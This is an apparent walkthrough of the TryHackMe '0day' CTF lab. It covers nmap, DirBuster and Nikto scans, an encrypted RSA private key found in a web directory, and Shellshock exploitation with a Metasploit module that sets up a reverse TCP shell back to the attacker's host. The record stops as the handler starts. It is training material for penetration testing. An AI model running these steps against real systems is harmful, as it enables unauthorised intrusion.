0day – Walkthrough

0day is a medium level CTF on Tryhackme. It's available at TryHackMe for penetration testing practice.


Objective: Gain the root shell of the target machine.

Penetration Methodologies:

- Scanning
- Reconnaissance
- Exploitation
- Privilege Escalation

Tools Required: Nmap, Dirbuster, Nikto, Metasploit-Framework

Scanning: After connecting with the machine on Tryhackme, I started **nmap** scan to check the open ports and services.


kali@kali: ~/Desktop/tryhackme/others/for_sir/0day
kali@kali: ~/Desktop/tryhackme/others/for_sir/...
kali@kali: ~/Desktop/tryhackme/others/for_sir/...


```
Completed Connect Scan at 02:52, 23.50s elapsed (1000 total ports)
Initiating Service scan at 02:52
Scanning 2 services on 10.10.191.123
Completed Service scan at 02:52, 6.56s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.191.123.
Initiating NSE at 02:52
Completed NSE at 02:52, 1.14s elapsed
Initiating NSE at 02:52
Completed NSE at 02:53, 1.07s elapsed
Nmap scan report for 10.10.191.123
Host is up (0.27s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; pro
tocol 2.0)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https:
//nmap.org/submit/
```

Nmap scan showed that Apache server was running on port 80.

Reconnaissance:


So, when I visited the ip address on port 80 in the browser, I found Apache default webpage.

So, I launched **Dirbuster** to discover the hidden content & found some interesting directories.


*~/Desktop/tryhackme/others/for_sir/0day/DirBusterReport-10.10.191.123-80.txt - Mousepad
File Edit Search View Document Help


```
DirBuster 1.0-RC1 - Report
--------------------------------
http://10.10.191.123:80
--------------------------------
Directories found during testing:
Dirs found with a 200 response:
/
/admin/
/img/
/js/
/backup/
/css/
/cgi-bin/test.cgi/
/secret/
/uploads/
Dirs found with a 403 response:
/cgi-bin/
/icons/
--------------------------------
Files found during testing:
Files found with a 200 responce:
/js/main.js
/css/main.css
```

I started checking each and every directory for sensitive information. In the **/backup/** directory, I found the private RSA key. I tried to login using that key but it failed.



```
-----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED DEK-Info: AES-128-
CBC,82823EE792E75948EE2DE731AF1A0547
T7+F+3ilm5FcFZx24mnrugMY455vI461ziMb4NYk9YJV5uwcrx4QflP2Q2Vk8phx
H4P+PLb79nCc0SrBOPBlB0V3pjLJbf2hKbZazFLtq4FjZq66aLLIr2dRw74MzHSM
FznFI7jsxYFwPUqZtkz5sTcX1afch+IU5/Id4zTTsCO8qqs6qv5QkMXVGs77F2kS
Lafx0mJdcuu/5aR3NjNVtluKZyiXInskXiC01+Ynhkqjl4Iy7fEzn2qZnKKPVPv8
9zlECjERSysbUKYccnFknB1DwuJExD/erGRiLBYOGuMatc+EoagKkGpSZm4FtcIO
IrwxeyChI32vJs9W93PUqHMgCJGXEpY7/INMUQahDf3wnlVhBC10UWH9piIOupNN
SkjSbrIxOgWJhIcpE9BLVUE4ndAMi3t05MY1U0ko7/vvhzndeZcWhVJ3SdcIAx4g /5D/YqcLtt
/tKbLyuyggk23NzuspnbUwZWoo5fvg+jEgRud90s4dDWMEURGdB2Wt
w7uYJFhjijw8tw8WwaPHHQeYtHgrtwhmC/gLj1gxAq532QAgmXGoazXd3IeFRtGB
6+HLDl8VRDz1/4iZhafDC2gihKeWOjmLh83QqKwa4s1XIB6BKPZS/OgyM4RMnN3u
Zmv1rDPL+0yzt6A5BHENXfkNfFWRWQxvKtiGlSLmywPP5OHnv0mzb16QG0Es1FPl
xhVyHt/WKlaVZfTdrJneTn8Uu3vZ82MFf+evbdMPZMx9Xc3Ix7/hFeIxCdoMN4i6
8BoZFQBcoJaOufnLkTC0hHxN7T/t/QvcaIsWSFWdgwwnYFaJncHeEj7d1hnmsAii
b79Dfy384/lnjZMtX1NXIEghzQj5ga8TFnHe8umDNx5Cq5GpYN1BUtfWFYqtkGcn
vzLSJM07RAgqA+SPAY8lCnXe8gN+Nv/9+/+/uiefeFtOmrpDU2kRfr9JhZYx9TkL
wTqOP0XWjqufWNEIXXIpwXFctpZaEQcC40LpbBGTDiVWTQyx8AuI6YOfIt+k64fG
```

After checking all of the directories, I found nothing useful. Then I started Nikto to scan for any potential vulnerability and after some time Nikto showed me that **/cgi-bin/test.cgi/** directory was vulnerable to shellshock (CVE:2014-6278) vulnerability.




```
+ Target IP:          10.10.191.123
+ Target Hostname:    10.10.191.123
+ Target Port:        80
+ Start Time:         2021-12-10 04:16:01 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the u
ser agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user a
gent to render the content of the site in a different fashion to the MIME t
ype
+ Server may leak inodes via ETags, header found with file /, inode: bd1, s
ize: 5ae57bb9a1192, mtime: gzip
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37).
Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/test.cgi: Site appears vulnerable to the 'shellsho
ck' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6
278).
```

Exploitation:

Then I started **Metasploit-Framework** and searched for **cve:2014-6278** exploit with below command:

msf6 > **search cve:2014-6278**


kali@kali: ~/Desktop/tryhackme/others/for_sir/0day
kali@kali: ~/Desktop/tryhackme/others/for_sir/0day
kali@kali: ~/Desktop/tryhackme/others/for_sir/0day

```
msf6 > search cve:2014-6278

Matching Modules
================

   #  Name                                             Disclosure Date  Rank
       Check  Description
   -  ----                                             ---------------  ----
       -----  -----------
   0  exploit/multi/http/apache_mod_cgi_bash_env_exec  2014-09-24       exce
llent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shell
shock)
   1  auxiliary/scanner/http/apache_mod_cgi_bash_env   2014-09-24       norm
al     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock
) Scanner
   2  exploit/multi/http/cups_bash_env_exec            2014-09-24       exce
llent  Yes    CUPS Filter Bash Environment Variable Code Injection (Shellsho
ck)
```

and there were two exploits related to shellshock (cve:2014-6278) vulnerability & one auxiliary module. Then I selected exploit/multi/http/apache_mod_cgi_bash_env_exec with below command:

msf6 > **use exploit/multi/http/apache_mod_cgi_bash_env_exec**


and then I set all of the required options with the below commands:

msf6 > **set RHOSTS 10.10.191.123**


msf6 > **set TARGETURI /cgi-bin/test.cgi/**

msf6 > **set LHOST 10.9.1.188**

After setting all the options, I launched the exploit with the command **run**.


kali@kali: ~/Desktop/tryhackme/others/for_sir/0day
kali@kali: ~/Desktop/tryhackme/others/for_sir/0day
kali@kali: ~/Desktop/tryhackme/others/for_sir/0day

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting   Required  Description
   ----            ---------------   --------  -----------
   CMD_MAX_LENGTH  2048              yes       CMD max line length
   CVE             CVE-2014-6271     yes       CVE to check/exploit (Accepted: CVE-2014-6
271, CVE-2014-6278)
   HEADER          User-Agent        yes       HTTP header to use
   METHOD          GET               yes       HTTP method to use
   Proxies                           no        A proxy chain of format type:host:port[,ty
pe:host:port][...]
   RHOSTS          10.10.191.123     yes       The target host(s), see https://github.com
/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPATH           /bin              yes       Target PATH for binaries used by the CmdSt
ager
   RPORT           80                yes       The target port (TCP)
   SRVHOST         0.0.0.0           yes       The local host or network interface to lis
ten on. This must be an address on the local machine or 0.0.0.0 to listen on all
                                                addresses.
   SRVPORT         8080              yes       The local port to listen on.
   SSL             false             no        Negotiate SSL/TLS for outgoing connections
   SSLCert                           no        Path to a custom SSL certificate (default
is randomly generated)
   TARGETURI       /cgi-bin/test.cgi/ yes      Path to CGI script
   TIMEOUT         5                 yes       HTTP read response timeout (seconds)
```


kali@kali: ~/Desktop/tryhackme/others/for_sir/0day
kali@kali: ~/Desktop/tryhackme/others/for_sir/0day
kali@kali: ~/Desktop/tryhackme/others/for_sir/0day


```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.9.1.188:4444
